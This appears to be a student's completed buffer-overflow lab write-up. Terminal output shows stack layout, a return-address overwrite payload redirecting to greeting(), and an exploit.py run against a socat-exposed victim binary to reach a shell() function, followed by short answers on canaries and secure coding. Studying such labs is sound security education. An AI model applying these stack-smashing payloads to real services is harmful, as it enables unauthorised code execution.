Activity: Buffer Overflow

This activity is rewritten from Krerk's buffer-overflow tutorial that was written in 2007. The code was converted to 64-bit Linux in 2014. Later, the code has been modified to demonstrate that buffer overflow is still possible even with randomize_va_enable (in Linux/Mac OS X)

Overview

This exercise will familiarize you to stack smashing, a type of buffer-overflow attack. It should give you a general idea of how buffer overflow can be used in action. The real buffer-overflow attacks are more elaborate. We will only learn subsets of them here.

Prologue

In this exercise, we will use Linux as a base. Though the exercise is based on Debian Linux (wheezy or stretch) and Ubuntu 16.04, any distribution should work. (This revision of activity is developed using gcc version 5.4.0 on Ubuntu 16.04.) You may need to install build-essential (gcc, bin-utils, gdb) and curl to work on this exercise.

Exercise


Q1

```
ubuntu@LAPTOP-ITUI5F3P:/mnt/c/Users/Pupipat$ gcc -o ex1 ex1.c -fno-stack-protector -no-pie
ubuntu@LAPTOP-ITUI5F3P:/mnt/c/Users/Pupipat$ ./ex1
&main = 0x401176
&myfunction = 0x4011f8
&&ret_addr = 0x4011e2
&i = 0x7ffc22e7ee3c
sizeof(pointer) is 8
&buf[0] = 0x7ffc22e7ee40
0x7ffc22e7ee7c: 0xd2
0x7ffc22e7ee7b: 0xa9    0x7ffc22e7ee7a: 0x05    0x7ffc22e7ee79: 0xf1    0x7ffc22e7ee78: 0xca
0x7ffc22e7ee77: 0x00    0x7ffc22e7ee76: 0x00    0x7ffc22e7ee75: 0x7f    0x7ffc22e7ee74: 0xfc
0x7ffc22e7ee73: 0x22    0x7ffc22e7ee72: 0xe7    0x7ffc22e7ee71: 0xef    0x7ffc22e7ee70: 0x10
0x7ffc22e7ee6f: 0x00    0x7ffc22e7ee6e: 0x00    0x7ffc22e7ee6d: 0x00    0x7ffc22e7ee6c: 0x00
0x7ffc22e7ee6b: 0x00    0x7ffc22e7ee6a: 0x40    0x7ffc22e7ee69: 0x11    0x7ffc22e7ee68: 0xe2
0x7ffc22e7ee67: 0x00    0x7ffc22e7ee66: 0x00    0x7ffc22e7ee65: 0x7f    0x7ffc22e7ee64: 0xfc
0x7ffc22e7ee63: 0x22    0x7ffc22e7ee62: 0xe7    0x7ffc22e7ee61: 0xee    0x7ffc22e7ee60: 0x70
0x7ffc22e7ee5f: 0x00    0x7ffc22e7ee5e: 0x00    0x7ffc22e7ee5d: 0x7f    0x7ffc22e7ee5c: 0xd2
0x7ffc22e7ee5b: 0xa9    0x7ffc22e7ee5a: 0x28    0x7ffc22e7ee59: 0x72    0x7ffc22e7ee58: 0xe0
0x7ffc22e7ee57: 0x00    0x7ffc22e7ee56: 0x00    0x7ffc22e7ee55: 0x7f    0x7ffc22e7ee54: 0xfc
0x7ffc22e7ee53: 0x00    0x7ffc22e7ee52: 0x38    0x7ffc22e7ee51: 0x37    0x7ffc22e7ee50: 0x36
0x7ffc22e7ee4f: 0x35    0x7ffc22e7ee4e: 0x34    0x7ffc22e7ee4d: 0x33    0x7ffc22e7ee4c: 0x32
0x7ffc22e7ee4b: 0x31    0x7ffc22e7ee4a: 0x30    0x7ffc22e7ee49: 0x39    0x7ffc22e7ee48: 0x38
0x7ffc22e7ee47: 0x37    0x7ffc22e7ee46: 0x36    0x7ffc22e7ee45: 0x35    0x7ffc22e7ee44: 0x34
0x7ffc22e7ee43: 0x33    0x7ffc22e7ee42: 0x32    0x7ffc22e7ee41: 0x31
... end
ubuntu@LAPTOP-ITUI5F3P:/mnt/c/Users/Pupipat$
```


Key Address
- &buf[0] = 0x7ffc22e7ee40
- &i = 0x7ffc22e7ee3c
- return address bytes seen at 0x7ffc22e7ee68 (matches printed 0x4011e2)

Distances
- 0x7ffc22e7ee68 - 0x7ffc22e7ee40 = 0x28 → 40 bytes from start of buf to saved return address.
- &buf[0] - &i = 0x4 → i is 4 bytes below buf[0] (addresses: ...3c vs ...40).

Q2


ubuntu@LAPTOP-ITUI5F3P: /
ubuntu@LAPTOP-ITUI5F3P:/mnt/c/Users/Pupipat$ ./ex2-wrapper.py
exec ./ex2 with buff b'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\xb6\x11@'
&main = 0x401360
&myfunction = 0x401258
&greeting = 0x4011b6
Welcome to exercise II
I hope you enjoy it
&i = 0x7ffe8b00533c
&buf[0] = 0x7ffe8b005340
xxxxxxxxxxxxxxxxxxxxxxx@xxxxxxxxxxxxxx@
Welcome to exercise II
I hope you enjoy it
Segmentation fault (core dumped)
ubuntu@LAPTOP-ITUI5F3P:/mnt/c/Users/Pupipat$
Search
ENG
9:43 PM
2025-10-14

Q3


ubuntu@LAPTOP-ITUI5F3P: /
ubuntu@LAPTOP-ITUI5F3P:/mnt/c/Users/Pupipat$ socat TCP-LISTEN:60000,reuseaddr,fork EXEC:'/bin/sh -c "./victim 2>&1"'
&main = 0x00000000004013ff
&vulnerable = 0x0000000000401391
&retpoint = 0x000000000040153d
&shell = 0x0000000000401276
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- --:--:--
100 477 100 477 0 0 5998 0 --:--:-- --:--:-- --:--:-- 6037
ubuntu@LAPTOP-ITUI5F3P: /
ubuntu@LAPTOP-ITUI5F3P:/mnt/c/Users/Pupipat$ python3 exploit.py 40
/mnt/c/Users/Pupipat/exploit.py:2: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
import telnetlib
Offset (40?):40
Target (shell) address (eg. 5647740e61b5): 401276
This is just for demonstration.
*** Connection closed by remote host ***
ubuntu@LAPTOP-ITUI5F3P:/mnt/c/Users/Pupipat$
Search
ENG
11:01 PM
2025-10-14

Q4

Stack canaries prevent naive stack-smashing by detecting writes that cross the buffer→return boundary. However, they do not make exploitation impossible. In practice attackers either (a) leak the canary value (via an information leak) and then overwrite the stack with the correct canary plus malicious return/ROP, (b) corrupt non-stack targets (heap metadata, GOT, function pointers), or (c) use subtle bugs (off-by-one, stack pivot, partial overwrite) to alter control flow without tripping the canary. Therefore, canaries raise the bar — they force exploit chains and additional primitives — but they are not a complete defense by themselves. Complete protection requires layered defenses (ASLR, DEP/NX, PIE, CFI) and secure coding/patching of the underlying vulnerabilities.

Q5

Q5-1 Most viruses and worms use buffer overflow as a basis for its attack.

Historically this is true: many early worms and remote exploits relied on buffer-overflow vulnerabilities to achieve arbitrary code execution. Today, however, malware employs a broader set of techniques (phishing, credential theft, script abuse, supply-chain attacks, exploitation of logic flaws and misconfigurations); buffer overflows remain an important but not ubiquitous vector.

Q5-2 Do you think that exploiting buffer-overflow attacks is trivial? Please justify your answer. (i.e. Is it trivial to write a program to exploit buffer-overflow attacks in a server ?)

No. The basic concept of overwriting a buffer is simple, but producing a reliable, real-world exploit against a hardened server is non-trivial. Modern mitigations (ASLR/PIE, NX/DEP, stack canaries, CFI, hardened allocators) and environmental variability (architecture, ABI, compiler optimizations, process isolation and crash handling) typically require attackers to chain multiple primitives (information leaks, precise writes, ROP gadgets) and perform substantial reverse engineering and testing. Only on deliberately unprotected or lab binaries is exploitation straightforward.

Q5-3 As a programmer, is it possible to avoid buffer overflow in your program (write secure code that is not vulnerable to such attack)? Explain your strategy.

Yes. Avoidance is achievable by combining language, API, tooling, and operational practices: prefer memory-safe languages (Rust, Go, managed runtimes) or, in C/C++, use bounds-checked APIs and high-level abstractions (std::string, vector); validate all input lengths; enable compiler and OS hardening (stack canaries, ASLR/PIE, NX, CFI); incorporate static analysis, sanitizers and fuzzing into CI; minimize attack surface and run privileged code in sandboxes. Layered defenses and secure development practices make buffer-overflow exploitation significantly harder and substantially reduce risk.